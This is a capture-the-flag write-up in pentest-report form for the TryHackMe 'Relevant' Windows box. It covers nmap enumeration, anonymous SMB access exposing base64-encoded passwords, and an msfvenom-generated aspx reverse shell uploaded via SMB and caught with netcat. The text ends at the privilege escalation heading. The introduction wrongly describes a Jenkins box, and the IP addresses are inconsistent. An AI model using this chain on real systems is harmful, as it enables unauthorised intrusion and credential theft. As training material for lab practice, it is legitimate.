Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-17

Contents

1 Relevant Pentensting Report **1**

1.1 Introduction 1

1.2 Objective 1

1.3 Requirements 1

2 High-Level Summary **3**

2.1 Recommendations 3

3 Methodologies **4**

3.1 Information Gathering 4

3.2 Penetration 4

3.2.1 System IP:10.10.57.18 4

3.2.1.1 Service Enumeration 4

3.2.1.2 Privilege Escalation 12

3.3 Maintaining Access 13

3.4 House Cleaning 13

4 Additional Items **14**

4.1 Appendix - Proof and Local Contents: 14

4.2 Appendix - Metasploit/Meterpreter Usage 14

4.3 Appendix - Completed Buffer Overflow Code 14

1 Relevant Pentensting Report

Figure 1.1: Box

1.1 Introduction

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)

- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.57.18(Relevant) - smbshares, PrintSpoofer

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.57.18

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.


3.2.1 System IP:10.10.57.18

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	**TCP**:80,135,139,445,3389,49663,49667,49669 **UDP**:

Nmap Scan Results



```
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2021-12-21T17:54:33+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2021-12-20T17:26:59
|_Not valid after:  2022-06-21T17:26:59
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2021-12-21T17:53:53+00:00
49663/tcp open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016|2012|2008|10 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_server_20
08:r2 cpe:/o:microsoft:windows_10:1607
Aggressive OS guesses: Microsoft Windows Server 2016 (91%), Microsoft Windows Server 2012 (85%), Microsoft Windows S
erver 2012 or Windows Server 2012 R2 (85%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2008 R2
 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h36m00s, deviation: 3h34m42s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2021-12-21T17:53:54
|_  start_date: 2021-12-21T17:27:16
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
```

Figure 3.1: Fast Scan

– we can see he uploaded a php reverse shell , follow tcp stream

HTTP





Figure 3.2: HTTP


– a IIS windows default webpage running , nothing interesting , the same page is running on the port 49663 , since smb shares are open let’s connect via smbclient



```
┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant]
└─# smbclient  \\\\10.10.239.77\\nt4wrksv -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> ls
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 5137170 blocks available
smb: \> exit

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant]
└─# ls
enum4linux.txt  passwords.txt          printspoofer  test.txt
nmapscan.txt    php-reverse-shell.php  rev.aspx      winPEASx64.exe

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant]
└─# cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant]
└─# echo 'Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk' | base64 -d
Bob - !P@$$W0rD!123Bill - Juw4nnaM4n420696969!$$$
```

Figure 3.3: HTTP

– after runnning gobuster we found that this smb share loops to the webserver in the same directory – so knowing this we can try uploading a file into the smb and we will eventually see that its there – knowing that also make us think that we can upload a reverse shell




```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Figure 3.4: HTTP


initial access

– msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.3.30 LPORT=9001 -f aspx -o rev.aspx – to generate a payload in asp cz from looking at wappalyzer we can see that the technology the webserver was built in is asp




```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.77.245 LPORT=9001 -f aspx -o rev.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3410 bytes
Saved as: rev.aspx

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant]
└─# ▯

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST tun0
LHOST => 10.11.77.245
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.77.245:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > exit

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant]
└─# smbclient //10.10.57.18/nt4wrksv -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> rm binary.aspx
smb: \> put rev.aspx
putting file rev.aspx as \rev.aspx (12.5 kb/s) (average 12.5 kb/s)
smb: \> ls
  .                                   D        0  Fri Jul 15 06:49:01 2022
  ..                                  D        0  Fri Jul 15 06:49:01 2022
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  rev.aspx                            A     3410  Fri Jul 15 06:49:01 2022

                7735807 blocks of size 4096. 5136041 blocks available
smb: \> █
```

Figure 3.5: HTTP



10.10.57.18:49663/nt4wrksv/rev.aspx


Figure 3.6: HTTP



```
┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant]
└─# nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.57.18 49709
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\windows\system32\inetsrv
```

Figure 3.7: HTTP

– we got the user flag




```
 Directory of c:\Users\Bob\Desktop

07/25/2020  02:04 PM    <DIR>          .
07/25/2020  02:04 PM    <DIR>          ..
07/25/2020  08:24 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)  21,132,070,912 bytes free

c:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
c:\Users\Bob\Desktop>
```

Figure 3.8: HTTP

Privesc

